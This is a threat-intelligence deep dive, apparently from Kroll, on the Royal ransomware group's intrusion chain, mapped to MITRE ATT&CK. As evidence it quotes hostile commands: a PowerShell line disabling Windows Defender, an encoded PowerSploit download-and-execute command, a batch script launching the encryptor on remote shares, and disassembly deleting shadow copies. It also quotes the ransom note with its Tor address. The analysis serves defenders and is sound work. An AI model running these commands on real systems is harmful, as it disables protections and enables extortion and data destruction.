Royal Ransomware Deep Dive

kroll.com/en/insights/publications/cyber/royal-ransomware-deep-dive

The threat actor group behind Royal ransomware first appeared in January 2022, pulling together actors previously associated with Roy/Zeon, Conti and TrickBot malware. Originally known as “Zeon” before renaming themselves “Royal” in September 2022, they are not considered a ransomware-as-a-service (RaaS) operation because their coding/infrastructure are private and not made available to outside actors. Since the start of 2023, they have escalated their attacks to focus on top tier corporations for larger ransoms. Their ransoms reportedly range from $250,000 to over $2 million. Although known for using the double extortion method of both encrypting and exfiltrating data, as of this writing the group does not have a data leak site where they publish the names of their victims.

Until recently, the Royal group was observed primarily targeting systems running Windows operating system; however, reports surfaced in February 2023 of a variant able to compromise Linux/virtual machines.

To gain initial access into a victim network, the group has seemed to favor call-back phishing ploys, often impersonating food delivery or software providers needing subscription renewals. After a victim calls the telephone number in the phishing email to dispute/cancel the supposed subscription, the victim is persuaded by the threat actor to install remote access software on their computer, thereby providing the actors with initial access to their organization's network.

Open and closed-source intelligence has also reported the group exploiting web vulnerabilities to compromise networks, indicating a potentially greater level of sophistication than the call-back scheme suggests. Another initial access method associated with the group is the abuse of Google Ads to deliver malware: users browsing the internet click on ads they believe to be legitimate, but ultimately lead to downloads of BatLoader, a multifaceted initial access malware. Other tools utilized by Royal include the post exploitation framework Cobalt Strike for persistent access along with PowerSploit, common remote access tools and exfiltration tools such as MegaCMD and SharpExfiltrate.

Kroll Case Study



Likely brokered access
Antivirus and other security tooling disabled
Domain discovery
Exfiltration of sensitive data
0101
0101
Installation of Remote Access Tool (Anydesk, Atera, Splashtop)
PowerTool/GMER executed to disable security software & EDR
Cobalt Strike installed to execute commands and tools across the network
Ransomware binary creation and data encryption

Figure 1 - Tactics, Techniques and Procedures (TTPs) of Recent Royal Ransomware Investigation

Initial Exploit

In one incident, Kroll's review of the available evidence suggested that the Royal ransomware actors likely gained access into the environment by purchasing their way in from an unrelated actor; many actors are known to serve as "brokers" for such access. Kroll determined that a renamed version of the remote access and management software NetSupport Manager was installed during a previous incident on the victim's network. In Kroll's experience investigating similar attack patterns, a phishing email most likely delivered an .iso file for the software; however, due to the passage of time and normal rollover of logs, no remnant of a potential phishing email existed at the time of the investigation. In Kroll's experience, the time between the initial installation of the remote access tool and when it was ultimately used by Royal ransomware actors indicated that the software was not installed by the ransomware actors, but rather they purchased the access.

MITRE ATT&CK: T1588: Obtain Capabilities

Internal Scouting

Kroll observed the Royal actors using the network scanning tool Netscan to identify network shares and other network information. While Netscan is legitimate open-source software, many threat actors are known to use it for reconnaissance because the tool is lightweight and provides an extensive suite of network scanning capabilities. ADFind was also identified as a method to enumerate domain members and groups. In addition, the threat actors used batch scripts to ping, or identify, other systems on the network, along with common commands such as "net user" and "net localgroup" to gain an understanding of the environment.

MITRE ATT&CK: T1087: Account Discovery
MITRE ATT&CK: T1016: System Network Configuration Discovery
MITRE ATT&CK: T1135: Network Share Discovery

Toolkit Deployment

The Royal threat actors leveraged legitimate remote access tools such as Splashtop, Atera Agent and AnyDesk to maintain command and control (C2) within the environment. The use of all of these tools is not uncommon, as they provide guaranteed persistence by ensuring a number of channels are available for re-entry. The actors additionally deployed Cobalt Strike to maintain control via an HTTPS malleable C2 configuration, commonly with recently registered domains (Figure 2).

```
"HttpPostUri": "/jquery-3.3.2.min.js",
"Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
```

Figure 2 - Malleable Cobalt Strike C2 Configuration

MITRE ATT&CK: T1219: Remote Access Software
MITRE ATT&CK: T1001: Data Obfuscation
MITRE ATT&CK: T1573.001: Encrypted Channel: Symmetric Cryptography

To enable the deployment of the ransomware, Royal actors are known to disable antivirus software, such as Microsoft Defender, with PowerShell commands (Figure 3) as well as tools such as PowerTool64.exe and GMER to remove endpoint detection and response (EDR) software. Both GMER and PowerTool64 are designed to remove rootkit type malware, but can also be used maliciously to remove applications at the kernel level. These tools can prevent the creation of handles, threads and processes from software such as EDR, which in turn can prevent the detection of other malicious tools.

```
C:\Windows\system32\windowspowershell\v1.0\powershell.exe -Command Set-MpPreference -
DisableRealtimeMonitoring $true
```

Figure 3 - PowerShell Command to Disable Windows Defender

MITRE ATT&CK: T1562.001: Impair Defenses: Disable or Modify Tools

Escalation

Our investigators observed the threat actors leveraging the common post exploitation tool PowerSploit, in particular via the Find-LocalAdminAccess module, in order to identify machines where the current user has local administrator privileges (Figures 4 and 5).

```
powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEA
G8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOg
AxADgAMAAxADUALwAnACkAOwAgAEYAaQBuAGQALQBMAG8AYwBhAGwAQQBkAG0AaQBuAEEAYwBjAGUAcwBzAA=
=
```

Figure 4 - PowerShell PowerSploit Execution

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:18015/'); Find-
LocalAdminAccess
```

Figure 5 - PowerSploit Find-LocalAdminAccess

MITRE ATT&CK: T1807.001: Account Discovery: Local Account

Lateral Movement

Royal actors leverage the information gained from PowerSploit to navigate around the network via Remote Desktop Protocol (RDP) before installing remote access tools and disabling antivirus/EDR as they land on new devices. Cobalt Strike is also used to pass explicit credentials to conduct activities across the network.

MITRE ATT&CK: T1021.001: Remote Services: Remote Desktop Protocol

Mission Execution

As Royal actors employ the double extortion strategy, one of their main aims is to identify and exfiltrate sensitive information. The group uses a number of tools to extract files to cloud storage stealthily via automations, including SharpExfiltrate and Megacmd.exe.

MITRE ATT&CK: T1537: Transfer Data to Cloud Account
MITRE ATT&CK: T1020: Automated Exfiltration

Once data is exfiltrated, Royal actors will then execute the ransomware binary. This is typically undertaken by a batch script that lists computers, the unique identification key and the percentage of file encryption to use in values between 1 and 100 (Figure 6).


```
start locker.exe -ep 5 -id  -path \\ENDPOINT.DOMAIN.COM\C$
start locker.exe -ep 5 -id  -path \\ENDPOINT2.DOMAIN.COM\C$
start locker.exe -ep 5 -id  -path \\ENDPOINT3.DOMAIN.COM\C$
```

Figure 6 - Example Batch Script to Launch the Ransomware Binary

MITRE ATT&CK: T1059.003: Command and Scripting Interpreter: Windows Command Shell
MITRE ATT&CK: T1064: Scripting

The analyzed sample depicted in Figure 7 is a 32-bit Portable Executable written in C++; Kroll’s malware analysis team was able to determine the exact date and time when this was compiled. When run from the command line, the ransomware accepts three arguments:

- -path (the path to be encrypted)
- -id (a 32-character alphanumeric ID unique to the victim, which will also be appended to the Tor URL)
- -ep (percentage of the file to be encrypted. It accepts values between 1 and 100, and if a value is given that is not in the range 1-100, the ransomware will encrypt 50%)




```
loc_44D2A6:
lea     eax, [eax+esi*4]
push    offset aPath    ; "-path"
push    dword ptr [eax] ; lpString1
mov     [esp+49E8h+var_49C8], eax
call    ds:lstrcmpW
test    eax, eax
jnz     short loc_44D2CF
```

```
loc_44D2CF:
mov     eax, [esp+49E0h+var_49C8]
push    offset aId      ; "-id"
push    dword ptr [eax] ; lpString1
call    ds:lstrcmpW
test    eax, eax
jnz     short loc_44D316
```

```
loc_44D316:
mov     eax, [esp+49E0h+var_49C8]
push    offset aEp      ; "-ep"
push    dword ptr [eax] ; lpString1
call    ds:lstrcmpW
test    eax, eax
mov     eax, [esp+49E0h+var_49D0]
jnz     short loc_44D358
```

Figure 7 - Ransomware Configuration Detailing Command Arguments


After parsing the command line arguments, the ransomware deletes the Volume Shadow Copies to prevent restoration (Figure 8). It achieves this by creating a new vssadmin.exe process with the argument "delete shadows /all /quiet".



```
loc_44D363:                 ; size_t
push    200h
lea     eax, [esp+49E4h+CommandLine]
push    0                   ; int
push    eax                 ; void *
call    _memset
add     esp, 0Ch
lea     eax, [esp+49E0h+CommandLine]
push    offset aDeleteShadowsA ; " delete shadows /all /quiet"
push    eax                 ; LPWSTR
call    ds:wsprintfW
add     esp, 8
mov     [esp+49E0h+StartupInfo.cb], 44h ; 'D'
lea     eax, [esp+49E0h+ProcessInformation]
xorps   xmm0, xmm0
movlpd  qword ptr [esp+49E0h+StartupInfo.lpReserved], xmm0
movlpd  qword ptr [esp+49E0h+StartupInfo.lpTitle], xmm0
push    eax                 ; lpProcessInformation
lea     eax, [esp+49E4h+StartupInfo]
movlpd  qword ptr [esp+49E4h+StartupInfo.dwY], xmm0
push    eax                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    0                   ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
lea     eax, [esp+4A00h+CommandLine]
movlpd  qword ptr [esp+4A00h+StartupInfo.dwYSize], xmm0
push    eax                 ; lpCommandLine
push    offset ApplicationName ; "C:\\Windows\\System32\\vssadmin.exe"
movlpd  qword ptr [esp+4A08h+StartupInfo.dwYCountChars], xmm0
movlpd  qword ptr [esp+4A08h+StartupInfo.dwFlags], xmm0
movlpd  qword ptr [esp+4A08h+StartupInfo.lpReserved2], xmm0
movlpd  qword ptr [esp+4A08h+StartupInfo.hStdOutput], xmm0
```

Figure 8 - Ransomware Configuration Detailing Volume Shadow Copy Deletion

The ransomware ensures that the -id parameter is 32 characters long and that the current path does not contain certain file extensions (such as .exe, .dll or .bat) or already encrypted files (with extension .royal). It then proceeds with the encryption routine, which uses Advanced Encryption Standard (AES). It finally writes the ransom note in a file named “README.TXT” (Figure 9). The note’s text is contained within the .rdata section of the executable, along with the RSA public key and other strings used by the program.



```
Hello!

        If you are reading this, it means that your system were hit by Royal
ransomware.
        Please contact us via :
        http[:]//royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid[.]onion/

In the meantime, let us explain this case.It may seem complicated, but it is not!
Most likely what happened was that you decided to save some money on your security
infrastructure.
Alas, as a result your critical data was not only encrypted but also copied from your
systems on a secure server.
From there it can be published online.Then anyone on the internet from darknet
criminals, ACLU journalists, Chinese government(different names for the same thing),
and even your employees will be able to see your internal documentation: personal
data, HR reviews, internal lawsuitsand complains, financial reports, accounting,
intellectual property, and more!

        Fortunately we got you covered!

Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our
pentesting services we will not only provide you with an amazing risk mitigation
service,
covering you from reputational, legal, financial, regulatory, and insurance risks,
but will also provide you with a security review for your systems.
To put it simply, your files will be decrypted, your data restored and kept
confidential, and your systems will remain secure.

        Try Royal today and enter the new era of data security!
        We are looking to hearing from you soon!
```

Figure 9 - Ransom Note README.TXT Created by the Ransomware Binary

The link within the ransom note directs the victim to a simple chat portal for the victim to negotiate the ransom (Figure 10).

MITRE ATT&CK: T1486: Data Encrypted for Impact
MITRE ATT&CK: T1490: Inhibit System Recovery




Figure 10 - Royal Negotiation Site on Tor (Source: Bleeping Computer)

